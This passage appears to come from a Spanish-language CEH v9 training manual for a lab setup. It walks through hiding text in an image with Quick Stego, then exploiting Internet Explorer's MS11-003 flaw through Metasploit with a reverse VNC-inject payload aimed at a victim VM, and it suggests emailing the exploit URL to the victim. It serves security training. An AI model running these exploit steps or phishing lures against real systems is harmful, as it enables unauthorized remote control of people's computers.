
2 Al completar la instalación, inicie la aplicación Quick Stego desde la pantalla de aplicaciones.


- Aparece la ventana principal de Quick Stego, como se muestra en la captura de pantalla:



3. Haga clic en Abrir imagen, debajo de Imagen, imagen, Archivo de fotos.


- Vaya a D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ Steganography Tools \ Image Steganography Tools \ QuickStego, seleccione el archivo de imagen 02\_nissan\_qt-r\_specv\_opt.jpg y haga clic en Abrir.

- Se agrega la imagen seleccionada; muestra el mensaje: ESTA IMAGEN NO TIENE UN MENSAJE DE TEXTO SECRETO RÁPIDO DE STEGO.




4. Para incrustar texto en la imagen, haga clic en Abrir texto, debajo de Archivo de texto..

- Navegue a D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ Steganography Tools \ Image Steganography Tools \ QuickStego, seleccione el archivo de texto archivo de texto.txt y haga clic en Abrir.




- El texto seleccionado se agregará en el cuadro de texto junto a la imagen como se muestra en la siguiente captura de pantalla:




- Haga clic en Hide text, under steganography.

- La aplicación Quick Stego oculta el texto dentro de la imagen, que puede observarse en el mensaje mostrado por Quick Stego (el mensaje de texto ahora está oculto en la imagen), como se muestra en la Captura de pantalla:

5. Para guardar la imagen (en la que el texto está oculto), haga clic en Save Image, debajo de Picture, Image, Photo File.


- Proporcione el nombre del archivo stego y haga clic en guardar (guárdelo en el escritorio)

- El archivo ahora se guarda como "stego". Aunque parece ser un archivo de imagen normal, tiene el texto oculto en él, que puede verse al verlo en Quick Stego.


6. Salga de Quick Stego y vuelva a iniciarlo desde la pantalla de aplicaciones

- Haga clic en Abrir imagen, debajo de Imagen, Imagen, Archivo de fotos.

- Busque el archivo Stego (en el escritorio).



- El texto oculto dentro de la imagen se mostrará como se muestra en la siguiente captura de pantalla:



- En tiempo real, un atacante puede escanear imágenes que contienen información oculta y usar herramientas de esteganografía para obtener la información oculta en ellas.

**Laboratorio 4**

**Explotación de vulnerabilidades en el lado del cliente y establecimiento de una sesión VNC**

**Escenario**

VNC permite a los atacantes acceder y controlar remotamente las computadoras que son atacadas desde otra computadora o dispositivo móvil, dondequiera que estén en el mundo. Al mismo tiempo, los administradores de red y las organizaciones también lo utilizan en todos los sectores de la industria para una variedad de diferentes escenarios y casos de uso, que incluyen la asistencia de escritorio de TI a colegas y amigos, y el acceso a sistemas y servicios en movimiento. Aquí, veremos cómo los atacantes pueden explotar vulnerabilidades en los sistemas de destino para establecer sesiones de VNC no autorizadas y controlar de forma remota estos objetivos.

**Objetivos de Laboratorio**

El objetivo de esto es ayudar a los estudiantes a aprender cómo explotar las vulnerabilidades del lado del cliente y establecer una sesión VNC.

**Entorno de Laboratorio**

Para llevar a cabo esto, necesitas:

- Una computadora con Windows Server 2012

- Kali Linux corriendo en una maquina virtual (Maquina atacante)

- Windows 7 corriendo en una maquina virtual (Maquina victima)

- Un navegador web


- Privilegios de administrador para correr herramientas

**Descripcion general de Laboratorio**


Esta práctica de laboratorio demuestra el procedimiento de explotación aplicado en una máquina con Windows 7 con parches débiles que le permite acceder nuevamente a ella a través de una conexión de escritorio remoto.

**Tareas de Laboratorio**


1. Inicie msfconsole en la máquina Kali Linux y abra un terminal de comandos; luego escriba msfconsole y presione Enter.



- La consola Metasploit se inicia en la máquina Kali Linux, como se muestra en la siguiente figura.




2. Ahora, busque los exploits en la base de datos de metasploit para una escalada de privilegios, para buscar exploits escriba search ms11 y presione Enter. Este comando mostrará los exploits disponibles en la base de datos Metasploit.





3. Escriba use exploit / windows / browser / ms11\_003\_ie\_css\_import y presione Entrar.




4. Escriba set payload windows / vncinject / reverse\_tcp y presione Entrar.


5. Para verificar las opciones disponibles en este exploit, escriba show options y presione Enter.


- En la siguiente captura de pantalla, podemos ver que LHOST no está configurado y LPORT está en el número de puerto predeterminado. Ahora, tenemos que configurar LHOST y LPORT.




6. Escriba set LHOST [dirección ip de la máquina del atacante] y presione Entrar. En esta práctica de laboratorio, la dirección IP de la máquina Kali Linux es 192.168.8.107

7. Para configurar el puerto local, escriba set LPORT 443 y presione Entrar.

8. Verifique las opciones que ha establecido; escriba show options y presione Enter.

-. Ahora hemos configurado el host local y el puerto local.

9. Escriba exploit y presione Enter para ejecutar el exploit. Este comando le proporciona una URL, que puede enviarse a la máquina de la víctima a través de correo electrónico o cualquier otra fuente de comunicación.




- En Windows 7 abra el navegador web, luego escriba la URL proporcionada en el paso anterior.

- Una vez que haya hecho clic en Entrar, Internet Explorer muestra una pantalla en blanco, como se muestra en la siguiente captura de pantalla.

10. Cambie a Kali Linux (máquina atacante) Puede ver una ventana de escritorio remoto con la máquina víctima abierta automáticamente en la ventana de TightVNC, como se muestra en la siguiente figura.

- Minimice la ventana remota de TightVNC y observe en msfconsole que, sin ninguna autenticación, hemos logrado acceder a la máquina víctima.



**Analisis de Laboratorio**

Analizar y documentar los resultados relacionados con este ejercicio de laboratorio. Proporcione su opinión sobre la postura de seguridad de su objetivo y la exposición a través de información pública y gratuita.